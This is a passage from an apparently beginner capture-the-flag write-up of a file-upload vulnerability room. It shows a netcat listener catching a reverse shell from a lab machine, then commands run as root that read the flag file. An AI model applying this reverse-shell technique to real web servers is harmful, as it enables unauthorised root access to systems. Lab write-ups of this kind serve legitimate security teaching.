
As a reminder: use this form to activate modules from the /modules directory.

../content/YXZ.jpg →

```
root@37b44105740d: /var/www/html 94x38
┌─[✗]─[hlotfi@paos]─[~/thme/web/uploadvuln]
└──╼ $sudo rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.11.35.95] from (UNKNOWN) [10.10.239.113] 47146
```

As you can see, we successfully got a web shell.

Get your flag:



```
┌─[✗]─[hlotfi@paos]─[~/thme/web/uploadvuln]
└──╼ $sudo rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.11.35.95] from (UNKNOWN) [10.10.239.113] 47146

id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
ls /var/www -la
total 28
drwxr-xr-x 1 root root 4096 Jul  3  2020 .
drwxr-xr-x 1 root root 4096 Jul  3  2020 ..
-rw-r--r-- 1 root root   38 Jul  3  2020 flag.txt
drwxr-xr-x 1 root root 4096 Jul  3  2020 html
cat /var/www/flag.txt
THM{[redacted]}
```

Thanks for reading, sorry this is my first writing hope this helps you 😉.